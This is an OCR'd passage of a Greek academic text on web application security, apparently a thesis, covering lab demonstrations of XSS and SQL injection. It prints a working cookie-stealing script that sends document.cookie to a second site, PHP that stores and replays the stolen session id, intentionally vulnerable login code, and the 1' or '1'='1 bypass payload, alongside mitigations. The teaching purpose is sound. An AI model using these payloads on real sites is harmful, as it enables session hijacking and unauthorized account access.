
1.5 Cross-site Scripting στην πράξη

Στο παράδειγμα αυτό θα φανεί πως με Cross-site Scripting μπορεί κάποιος κακόβουλος χρήστης να εμφυτεύσει κώδικα προκειμένου να καταφέρει να κάνει *session hijacking.*

Για να δείξουμε παράδειγμα επίθεσης *XSS*, έχουμε δημιουργήσει 2 *sites* τα Α και Β. Θεωρούμε ότι το Α είναι ένα *blog* στο οποίο μπορεί καθένας να γράψει κάποιο σχόλιο.

```
<?php
        session_start();
        include("./include/db.php");
?>
<html>
        <head>
                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
                        <title>Παράδειγμα XSS</title>
        </head>
        <body>
                <h2>Παράδειγμα XSS</h2>
                        <p></p>
                <?php
                        if(!isset($_POST['username'])){
                ?>
                        <form method="POST" action="index.php">
                                Παρακαλώ εισάγετε τα στοιχεία σας, για να
συνδεθείτε στο σύστημα<br>
                                Username: <input type="text" name="username"
value="<?php echo @$_POST['username'] ?>" /> <br>
                                Password: <input type="password"
name="password" value="<?php echo @$_POST['password'] ?>" /> <br>
```

```
                        <input type="submit" name="Αποστολή" />
                    </form>
                    <?php
                    }
                    else
                        {
                            $user =
getUserData($_POST['username'],$_POST['password']);
                            if($user->name!="N/A"){  //αν
επιστράφηκε έγκυρος χρήστης
                                //αποθήκευση στοιχείων χρήστη
στο session
                                $_SESSION['name'] = $user-
>name;
                                //redirection σε σελίδα user.php
με το session_id
                                header("location: u1.php" );
                            }
                            else
                                header("location: index.php");
                            }
                    ?>
        </body>
</html>
```

Screen shot 1.1

Ο χρήστης αφού κάνει ταυτοποίηση των στοιχείων του πετυχημένα, οδηγείται στη σελίδα *u1.php*. Υπάρχει ακόμα η σελίδα *u2.php* η οποία περιέχει το κακόβουλο κώδικα που έχει εμφυτεύσει κάποιος τρίτος στο *site*. Η πρόσβαση και στις 2 αυτές σελίδες u1 και u2 ελέγχεται με τη χρήση *cookie (PHP Session).* Αν δεν υπάρχει στο *session* το όνομα του χρήστη, επιστρέφεται μήνυμα απαγορευμένης πρόσβασης.

```
<?php
session_start();
$html='';

        //αν υπαρχουν τα στοιχεία του χρήστη στο session, τύπωσέ τα
if(isset($_SESSION['name'])){
        $name = $_SESSION['name'];
        $html=<<<HTML
        <html>
        <head>
                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
                <title>Παράδειγμα XSS</title>
        </head>
        <body>
                <h2>Παράδειγμα XSS</h2>
                <p>Χρήστης: $name</p>
                <p><a href="u2.php"> Σύνδεσμος προς u2</a></p>
        HTML;
        }else
        {
                $html=<<<HTML
                <html>
                        <head>
```

```
                    <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
                        <title>Παράδειγμα XSS</title>
                    </head>
                    <body>
                        <h2>Παράδειγμα XSS</h2>
                        <p>Δεν έχετε πρόσβαση στη συγκεκριμένη
σελίδα!!
                        </p>
HTML;
        }
        echo $html;
?>
```

Παράδειγμα XSS

Χρήστης: angelos kyriazis

Σύνδεσμος προς u2

Screen shot 1.2

Αν ο χρήστης όμως έχει συνδεθεί, εμφανίζεται μήνυμα καλωσορίσματος και ο χρήστης μπορεί να πατήσει στο σύνδεσμο προς τη σελίδα *u2.php.* Στη σελίδα *u2.php* όμως υπάρχει κώδικας *javascript* με *redirection* ο οποίος προδίδει το *session id (cookie)* του χρήστη σε τρίτο *site*.

```
<?php
session_start();

$html='';
```


```
        //αν υπαρχουν τα στοιχεία του χρήστη στο session, τύπωσέ τα
if(isset($_SESSION['name'])){
        $name = $_SESSION['name'];
        $html=<<<HTML
<html>
        <head>
                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
        <title>Παράδειγμα XSS</title>
        </head>
        <body>
                <h2>Παράδειγμα XSS</h2>
                <p>Χρήστης: $name</p>
                <p><script type="text/javascript">
        document.location='../B/getcookie.php?c='+document.cookie
                </script>
                </p>
```

Ο κώδικας *javascript* θεωρούμε ότι έχει εμφυτευτεί επειδή επιτρέπεται στη σελίδα αυτή η εισαγωγή σχολίων που είναι ορατά από όλους τους χρήστες του *site.*

Μεταφέρεται λοιπόν ο συνδεδεμένος χρήστης στο *site* Β. Η σελίδα *getcookie.php* παίρνει λοιπόν το *cookie* και το αποθηκεύει τοπικά στο *site* Β. Για να μπερδέψει τον ανυποψίαστο χρήστη , δίνει ένα γενικό μήνυμα λάθους, καθώς δεν εμφανίζεται πλέον η σελίδα *u2.php* του *site* Α.

```
<?php

        include("include/db.php");
        $cookie  = $_GET['c'];
```

```
        $session_id = str_replace("PHPSESSID=","",$cookie);


        $handle = fopen("sessionid.txt", 'w') or die($handle);
        if($handle){
                fwrite($handle,$session_id);
                fclose($handle);
        }


?>


<html>
        <head>
                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
                <title>Παράδειγμα XSS</title>
        </head>
        <body>
                <h2>Παράδειγμα XSS</h2>
                <p>
        Παρουσιάστηκε πρόβλημα κατά την εμφάνιση της σελίδας...
                </p>


        </body>
</html>
```



Screen shot 1.3

Έχοντας το *cookie id*, μπορεί ο κακόβουλος διαχειριστής του *site* B να δημιουργήσει *session* ίδιο με του θύματος και να συνδεθεί στο *site* A. Παράδειγμα αποτελεί η σελίδα *usecookie.php* στο B. Για δείξουμε τη λειτουργία του, δοκιμάζουμε να συνδεθούμε από διαφορετικό *browser* και παρόλα αυτά, επιτυγχάνεται η σύνδεση στο *site* A.


```
<?php
$handle = fopen("sessionid.txt", 'r') or die($handle);
if ($handle) {
        $session_id = fgets($handle);
   fclose($handle);
        session_id($session_id );
        session_start();
        header("location: ../A/u1.php");}
?>
```

Δυστυχώς δεν υπάρχουν προφανείς λύσεις για την αντιμετώπιση των επιθέσεων *XSS*. Ο κώδικας *javascipt* που χρησιμοποιείται στις επιθέσεις αυτές μπορεί να τρέξει οπουδήποτε στη σελίδα. Στην περίπτωσή μας, μια λύση στο πρόβλημα θα ήταν ο έλεγχος του κειμένου που γράφουν οι χρήστες στο *site* ώστε να γίνεται φιλτράρισμα της *HTML* και μην επιτρέπονται *html tags* (π.χ. *<script></script>).*

2. INJECTION FLAWS

Τα σφάλματα τύπου *injection* επιτρέπουν στον χρήστη να «σπάσει» το περιεχόμενο μιας εφαρμογής *web*. Εάν μια εφαρμογή παίρνει τα δεδομένα που πληκτρολογεί ο χρήστης και τα εισάγει σε μια βάση δεδομένων ή *shell command* ή λειτουργικό σύστημα, η αίτηση μπορεί να είναι ευπαθής σε ένα *injection flaw*. Ένας χρήστης το εκμεταλλεύεται αυτό ξεφεύγοντας από το προβλεπόμενο πλαίσιο και προσθέτει επιπλέον και συχνά ακούσια λειτουργικότητα. Επιτρέποντας τα *injection flaws* σε μια εφαρμογή, επιτρέπεται αυτόματα σε έναν επιτιθέμενο να δημιουργήσει, να διαβάσει, να ενημερώσει, ή να διαγράψει οποιαδήποτε δεδομένα διαθέσιμα στην εφαρμογή. [11]

Τα *injections* επιτρέπουν στους εισβολείς να μεταβιβάσουν τον κακόβουλο κώδικα μέσω μιας web εφαρμογής σε άλλο σύστημα. Οι επιθέσεις αυτές περιλαμβάνουν κλήσεις προς το λειτουργικό σύστημα μέσω των κλήσεων συστήματος, χρήση εξωτερικών προγραμμάτων μέσω *shell commands*, καθώς και κλήσεις προς τις βάσεις δεδομένων μέσω *SQL* (δηλαδή, *SQL injection)*. Ολόκληρα *scripts* γραμμένα σε *Perl, Python*, και άλλες γλώσσες μπορούν να διοχετευθούν σε κακοσχεδιασμένες δικτυακές εφαρμογές και να εκτελεστούν. Κάθε φορά που μια διαδικτυακή εφαρμογή χρησιμοποιεί interpreter οποιουδήποτε τύπου, υπάρχει κίνδυνος για injections.




Εικόνα 2. Παραδειγμα injection

Πολλές από τις εφαρμογές *web* χρησιμοποιούν χαρακτηριστικά λειτουργικών συστημάτων και εξωτερικά προγράμματα για την εκτέλεση των αρμοδιοτήτων τους. Το πιο συχνά επικαλούμενο εξωτερικό πρόγραμμα είναι το *Sendmail.* Όταν μια διαδικτυακή εφαρμογή περνά πληροφορίες από μια αίτηση *HTTP* ως τμήμα μιας εξωτερικής αίτησης, θα πρέπει να έχει ελεγχθεί – καθαριστεί - προσεκτικά. Σε αντίθετη περίπτωση, ο εισβολέας μπορεί να εισάγει ειδικούς (*meta*) χαρακτήρες, κακόβουλες εντολές ή τροποποιητές εντολών στις πληροφορίες και η εφαρμογή web θα περάσει τυφλά αυτές τις πληροφορίες στο εξωτερικές σύστημα για εκτέλεση. [12]

Υπάρχουν πολλοί τύποι *injections*. Ο πιο συνηθισμένος είναι ο *SQL flaw*. Επιπλέον, υπάρχει *ο LDAP flaw*, *ο XML Injection*, ο *XPath Injection*, ο *OS command injection* και ο *HTML injection*. [11]

Οι SQL injections είναι μια ιδιαίτερα διαδεδομένη και επικίνδυνη μορφή *injection*. Προκειμένου να εκμεταλλευτεί ένα λάθος εισαγωγής *SQL*, ο εισβολέας πρέπει να βρει μια παράμετρο με την οποία η *web* εφαρμογή περνά δεδομένα σε μια βάση δεδομένων. Με προσεκτική ενσωμάτωση κακόβουλων εντολών *SQL* στο περιεχόμενο της παραμέτρου, ο εισβολέας μπορεί να εξαπατήσει την εφαρμογή διαβιβάζοντας ένα κακόβουλο *query* στη βάση δεδομένων. Οι συνέπειες είναι ιδιαίτερα επιζήμιες, καθώς ένας εισβολέας μπορεί να αποκτήσει, να αλλοιώσει ή να καταστρέψει το περιεχόμενο της βάσης δεδομένων.



Εικόνα 3. SQL Injection

Οι επιθέσεις τύπου *injection* μπορεί να είναι πολύ εύκολο να ανακαλυφθούν και να αξιοποιηθούν, αλλά μπορούν επίσης να είναι εξαιρετικά δυσνόητες. Σε κάθε περίπτωση, η χρήση των εξωτερικών κλήσεων είναι αρκετά διαδεδομένη, έτσι ώστε η πιθανότητα μια *web* εφαρμογή να παρουσιάσει ανάλογα σφάλματα θα πρέπει να θεωρείται υψηλό. [12]

Σε μια από τις τελευταίες επιθέσεις που έχουν δημοσιοποιηθεί, στις 28 Απριλίου 2010, οι συνδρομητές των ειδήσεων *ISP* και της σελίδας *DSLReports.com* πληροφορήθηκαν ότι οι διευθύνσεις ηλεκτρονικού ταχυδρομείου και οι κωδικοί πρόσβασης ενδέχεται να είχαν εκτεθεί κατά τη διάρκεια μιας επίθεσης στην ιστοσελίδα νωρίτερα την ίδια εβδομάδα.

Η επίθεση στην σελίδα έγινε με ένα *SQL injection* μια μέρα πριν και περίπου 8% των *e-mails* διευθύνσεων και κωδικών πρόσβασης των συνδρομητών είχαν κλαπεί. Πρόκειται για περίπου 8.000 λογαριασμούς από ένα σύνολο 90.000 ενεργών και μη. Σε όλους τους κωδικούς πρόσβασης των συνδρομητών έγινε *reset.* Επιπλέον, ο ιδρυτής της *DSLReports.com, Justin Beech*, έστειλε ένα *e-mail* στα μέλη αυτά. Με το μήνυμα αυτό κλήθηκαν να αλλάξουν τα *passwords* τους σε άλλους δικτυακούς τόπους στους οποίους χρησιμοποιούν τον ίδιο κωδικό πρόσβασης, έτσι ώστε να μην τεθούν και αυτοί σε κίνδυνο. [14]

2.1 Παράδειγμα

Οι *SQL injections* εκμεταλλεύονται τη σύνταξη της *SQL* για να εισφέρουν εντολές που μπορούν να διαβάσουν ή να τροποποιήσουν μια βάση δεδομένων, ή να αλλάξουν την έννοια του αρχικού *query*.
Για παράδειγμα, μια ιστοσελίδα έχει δύο πεδία στα οποία επιτρέπεται οι χρήστες να εισάγουν ένα όνομα χρήστη και έναν κωδικό πρόσβασης. Ο κώδικας πίσω από τη σελίδα θα δημιουργήσει ένα ερώτημα *SQL* για να ελέγξει τον κωδικό πρόσβασης βάσει του καταλόγου των ονομάτων των χρηστών:

SELECT UserList.Username

FROM UserList

WHERE UserList.Username = 'Username'

AND UserList.Password = 'Password'

Αν αυτό το ερώτημα επιστρέφει αποτελέσματα, τότε παρέχεται πρόσβαση. Ωστόσο, εάν ο κακόβουλος χρήστης εισάγει ένα έγκυρο όνομα χρήστη και δώσει κάποιο έγκυρο κωδικό("*password' OR '1'='1*"), στο πεδίο του κωδικού πρόσβασης, τότε το ερώτημα που προκύπτει, θα είναι κάπως έτσι:

SELECT UserList.Username

FROM UserList

WHERE UserList.Username = 'Username'

AND UserList.Password = 'password' OR '1'='1'

Στο παραπάνω παράδειγμα, ο "Κωδικός χρήστη" υποτίθεται ότι είναι κενός ή κάποιο αβλαβές *string "'1'='1'"* το οποίο θα είναι πάντα αληθές και έτσι θα επιστραφούν πολλά αποτελέσματα, επιτρέποντας έτσι την πρόσβαση. [58]

2.2 Επιπτώσεις

Υπάρχουν ορισμένες επιθέσεις των οποίων η κύρια εργασία είναι να εισάγουν κάποια κακόβουλα δεδομένα μέσα στην εφαρμογή. Αυτά τα προβλημάτων προκαλούν ιδιαίτερα κακό αποτέλεσμα για τη συγκεκριμένη ιστοσελίδα. Τα *Injection Flaws* κυρίως περιορίζουν την κωδικοποίηση *HTML* με την είσοδο κακόβουλων δεδομένων στον κώδικα. Αυτό θέτει περιορισμό στο *SQL path file* και στα *LDAP* και *XPath queries*. Αυτή η επίθεση κυρίως επηρεάζει τα *SQL queries* και την βάση δεδομένων. Αυτό επιτρέπει σε έναν εισβολέα να κάνει αλλαγές στη συγκεκριμένη *SQL* βάση δεδομένων.

Τα *Injection Flaws* επιτρέπουν σε όλα επιβλαβή δεδομένα να εισέλθουν σε *web* εφαρμογές και έτσι σε ένα άλλο σύστημα. Αυτό καταστρέφει ολοσχερώς το σχεδιασμό μιας ιστοσελίδας και δημιουργεί ανησυχίες για το σύνολο των scripts και του κώδικα. Είναι δεδομένο πως αυτές οι επιθέσεις είναι επικίνδυνες, αλλά ο χρήστης μπορεί να τις προσδιορίσει με σαφήνεια και να απομακρύνει τα σφάλματα. [13]

2.3 Προστασία

Η προστασία από τα *injection flaws* εξαρτάται από την εντολή του συστήματος ή του υποσυστήματος που χρειάζεται να προστατευτεί. Το συνηθέστερα χρησιμοποιούμενο σύστημα είναι μια *SQL* βάση δεδομένων. Επομένως, η κατασκευή *SQL* εντολών απαιτεί προσοχή.

Θα πρέπει να αποφεύγεται η χρήση των *interpreters* όπου είναι δυνατόν. Αν είναι απαραίτητο να χρησιμοποιηθεί ένας *interpreter*, τότε για να αποφεύγονται τα *injections*, πρέπει να χρησιμοποιηθούν ασφαλή *API*. Παρόλο που η χρήση ασφαλών διεπαφών θα λύσει το πρόβλημα, συνίσταται ο έλεγχος των δεδομένων για τον εντοπισμό των επιθέσεων. [15]

Συγκεκριμένα:

- Περιορισμός και έλεγχος των δεδομένων. Απαιτείται ένας μηχανισμός ο οποίος θα ελέγχει τα εισερχόμενα δεδομένα για τον τύπο, τη διάρκεια, τη μορφή και το εύρος τους. [16] Για παράδειγμα, εάν αναμένετε η εισαγωγή μιας συμβολοσειράς που περιέχει το όνομα ενός χρήστη, δεν θα πρέπει να περιλαμβάνει ειδικούς χαρακτήρες. Το όνομα Γιάννης, παραδείγματος χάρη, είναι ένα έγκυρο όνομα. Όμως, το Γ<ιά>ννης δεν είναι. Και τα δύο ονόματα χρηστών πρέπει να ελέγχουν από μια συνάρτηση επικύρωσης και προκειμένου να καθοριστεί αν τα δεδομένα είναι αυτά που αναμένονται. [17]

- Χρήση ασφαλών παραμέτρων *SQL* για πρόσβαση σε δεδομένα. Αυτές οι παράμετροι μπορούν να χρησιμοποιηθούν με τις αποθηκευμένες διαδικασίες ή με δυναμικά κατασκευασμένα *SQL command strings*. Οι συλλογές παραμέτρων όπως η *SqlParameterCollection* παρέχουν έλεγχο πληκτρολόγησης και επικύρωση του μήκους. Εάν χρησιμοποιείται μια συλλογή παραμέτρων, τα εισαχθέντα δεδομένα αντιμετωπίζονται ως τιμή γραμμάτων και ο *SQL Server* δεν τα χειρίζονται ως εκτελέσιμο κώδικα. Ένα επιπλέον όφελος από τη χρήση παραμέτρων είναι ότι μπορούν να ενεργοποιήσουν τον έλεγχο του τύπου και του μήκους. [16]
- Χρήση ενός λογαριασμού με περιορισμένα δικαιώματα στη βάση δεδομένων. Ιδανικότερο είναι να χορηγούνται δικαιώματα σε επιλεγμένες διαδικασίες στη βάση δεδομένων και να μην παρέχεται άμεση πρόσβαση στους πίνακες. [16]
- Αποφυγή λεπτομερών μηνυμάτων λάθους. Τα μηνύματα αυτά μπορεί να φανούν ιδιαίτερα χρήσιμα στους επιτιθέμενους. [16]

2.4 SQL Injection στην πράξη

Στο παράδειγμα που ακολουθεί, έχει δημιουργηθεί μια απλή εφαρμογή η οποία δέχεται ως ορίσματα το *username* και *password* του χρήστη και επιστρέφει μια τιμή που τον αφορά. Η εφαρμογή έχει αναπτυχθεί σε *PHP/ MySQL*. Θα φανεί πως ο ελλιπής έλεγχος εισόδου του χρήστη μπορεί να οδηγήσει σε *SQL Injection*. Ακολουθεί ο κώδικας της εφαρμογής.

```
<?php
        include("./include/db.php");
?>
<html>
        <head>
        <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-7" />
                <title>Παράδειγμα SQL Injection Attack</title>
        </head>
```

```
        <body>

        <h2>Παράδειγμα SQL Injection Attack</h2>

        <form method="POST" action="index.php">

                Παρακαλώ εισάγετε τα στοιχεία σας, ώστε να μάθετε την τιμή
που σας αντιστοιχεί.<br>

                Username: <input type="text" name="username0" value="<?php
echo @$_POST['username'] ?>" /> <br>

                Password: <input type="password" name="password0"
value="<?php echo @$_POST['password'] ?>" />  <br>

                <input type="submit" name="Αποστολή" />

        </form>

<?php

        if(isset($_POST['username0'])){

                $user = getUserData0($_POST['username0'],
$_POST['password0']);

                if($user->name!="N/A"){

?>

        <table>

                <tr>

                        <td>Όνομα: <?php echo $user->name; ?></td>

                        <td>Τιμή: <?php echo $user->value; ?></td>

                </tr>

        </table>

<?php

        }

}

?>


        </body>

</html>
```

Screen shot 2.1

Η εφαρμογή κάνει χρήση του αρχείου *db.php* στο οποίο γίνεται η σύνδεση με τη βάση δεδομένων. Επίσης στο αρχείο αυτό ορίζεται μια κλάση *User* η οποία χρησιμοποιείται για την αποθήκευση των στοιχείων του χρήστη από τη βάση και την εμφάνισή τους στην εφαρμογή, και συναρτήσεις επικοινωνίας με τη βάση.

```
<?php
        $con = mysql_connect("localhost","test","test");
        if (!$con)
        {
                die('Could not connect: ' . mysql_error());
        }
        mysql_query("SET NAMES GREEK;");
        mysql_select_db("attacks", $con);

        class User
        {
                public $username="N/A";
                public $name="N/A";
                public $password="N/A";
                public $value="N/A";
        }
```

```
        function getUserData0($username,$password)
        { //μη ασφαλής τρόπος δημιουργίας SQL query
                $sql="select * from user where username='$username' and
password='$password'  ";
                echo $sql;
                $result = mysql_query($sql) or die(mysql_error());
                $user=new User();
                if($row = mysql_fetch_array($result))
                {
                        $user->name=$row['name'];
                        $user->value=$row['value'];
                }
                else{echo "Please try again...";}

        return $user;
        }


        function getUserData1($username,$password)
        { //ασφαλής τρόπος δημιουργίας SQL query
                $sql = sprintf("SELECT * FROM user WHERE username='%s' AND
password='%s'",
     mysql_real_escape_string($username),
     mysql_real_escape_string($password));

                $result = mysql_query($sql) or die(mysql_error());
                $user=new User();
                if($row = mysql_fetch_array($result))
                {
                        $user->name=$row['name'];
                        $user->value=$row['value'];
```

```
                }


            return $user;
            }
    ?>
```

Η συνάρτηση *getUserData0($username,$password)* δημιουργεί το *SQL query* με μη ασφαλή τρόπο, καθώς δεν ελέγχει τις εισόδους που δίνει ο χρήστης στη φόρμα. Συνεπώς, ένας κακόβουλος χρήστης αντί να δώσει το *username* και *password*, μπορεί να δώσει το *username* ενός άλλου χρήστη και στο πεδίο του *password* να γράψει το παρακάτω κείμενο: 1' or '1'='1. Αυτό θα έχει σαν αποτέλεσμα τη δημιουργία του παρακάτω *query* στην συνάρτηση *getUserData0:*

*select * from user where username='angelos' and password='1' or '1'='1'*

Το παραπάνω *query* είναι συντακτικά σωστό και μάλιστα επιστρέφει αποτελέσματα. Συνεπώς, τα στοιχεία του χρήστη *angelos* αποκαλύπτονται χωρίς να δοθεί το *password* του.

Παράδειγμα SQL Injection Attack

Παρακαλώ εισάγετε τα στοιχεία σας, ώστε να μάθετε αν η αίτησή σας είναι ολοκληρωμένη.
Username:
Password:
Submit

select * from user where username='angelos' and password='1'or'1'='1'
Όνομα: angelos kyriazis Τιμή: 12345

Screen shot 2.2

Παρατηρούμε ότι παρόλο που δεν δώσαμε το σωστό password (“test”) μας επέστρεψε το αποτέλεσμα της τιμής.

Παρατηρώντας τον κώδικα βλέπουμε την συνάρτηση *getUserData1($username,$password)* στην οποία φαίνεται πως πρέπει να


δημιουργείται στην *php* το *SQL query* με την βοήθεια της συνάρτησης *mysql_real_escape_string()* η όπου διαγράφει από τα δεδομένα εισόδου του χρήστη μη αποδεκτούς χαρακτήρες.

```
function getUserData1($username,$password)
{
        //ασφαλής τρόπος δημιουργίας SQL query
$sql = sprintf("SELECT * FROM user WHERE username='%s' AND
password='%s'",
        mysql_real_escape_string($username),
        mysql_real_escape_string($password));

        $result = mysql_query($sql) or die(mysql_error());
        $user=new User();
        if($row = mysql_fetch_array($result))
        {
                $user->name=$row['name'];
                $user->value=$row['value'];
        }
        return $user;
}
```

Για τον λόγο αυτό έχουμε δημιουργήσει μια εφαρμογή safety.php παρόμοια με την index.php η οποία όταν καλεί την db.php κάνει χρήση την συνάρτηση *getUserData1($username,$password)* επομένως δεν μπορούμε να παρακάμψουμε το password χρησιμοποιώντας το τέχνασμα 1'or'1'='1.

3. BROKEN AUTHENTICATION AND SESSION MANAGEMENT

Η κατάλληλη πιστοποίηση της ταυτότητας και η διαχείριση των εφαρμογών είναι πολύ σημαντική για την ασφάλεια των *web* εφαρμογών. Τυχόν αδυναμίες στον τομέα αυτό θα οδηγήσουν σε αποτυχία των εφαρμογών και των προστατευόμενων πιστοποιήσεων μέσω του κύκλου ζωής τους. Οι αδυναμίες θα οδηγήσουν σε πλήρη ανάληψη των λογαριασμών των *admins*, του έλεγχου της ευθύνης, της απροσδιόριστης άδειας και της παραβίασης της ιδιωτικής ζωής του χρήστη ή του διαχειριστή. Σχεδόν όλες οι εφαρμογές *web* υπομένουν τις ευπάθειες που σχετίζονται με την πιστοποίηση της ταυτότητας και τις αδυναμίες διαχείρισης των εφαρμογών.



Εικόνα 4. Broken authentication

Τα ελαττώματα που αντιμετωπίζει ο διαχειριστής, τα οποία αφορούν το μηχανισμό ελέγχου ταυτότητας είναι πολύ συχνά, αλλά οι αδυναμίες εισάγονται συχνά από συμπληρωματικές λειτουργίες ταυτοποίησης όπως η διαχείριση των κωδικών πρόσβασης, η λήξη χρόνου, η αποσύνδεση, οι μυστικές ερωτήσεις, το remember me και η ενημέρωση των λογαριασμών.

Έτσι, προκειμένου να εξακριβωθεί, εάν η εφαρμογή ταυτοποιεί σωστά τους χρήστες και προστατεύει την ταυτότητα και τα σχετικά διαπιστευτήρια, πρέπει να ακολουθηθούν κάποιες προσεγγίσεις. Οι προσεγγίσεις αυτές είναι:

- Αυτοματοποιημένη προσέγγιση. Χρειάζεται πολύ χρόνο για την ανίχνευση της ευπάθειας που σχετίζεται με τη διαχείριση των εφαρμογών και την ταυτοποίηση.
- Χειροκίνητη προσέγγιση. Η προσέγγιση αυτή είναι η καλύτερη για την επαλήθευση της ταυτότητας και των αδυναμιών στην διαχείριση των εφαρμογών. [18]

3.1 Παράδειγμα

Λόγω του μεγάλου αριθμού εμφάνισης αυτής της ευπάθειας, υπάρχουν πολλά παραδείγματα με προβλήματα ελέγχου ταυτότητας και διαχείρισης εφαρμογών. Τα παραδείγματα περιλαμβάνουν λειτουργίες υπενθύμισης του κωδικού πρόσβασης, πιστοποιήσεις ηλεκτρονικού ταχυδρομείου, μη ταυτοποίηση ενός χρήστη προτού αλλάξει τον κωδικό πρόσβασης και μη ύπαρξη επαρκών χρονικών ορίων για τις ανενεργές περιόδους λειτουργίας.

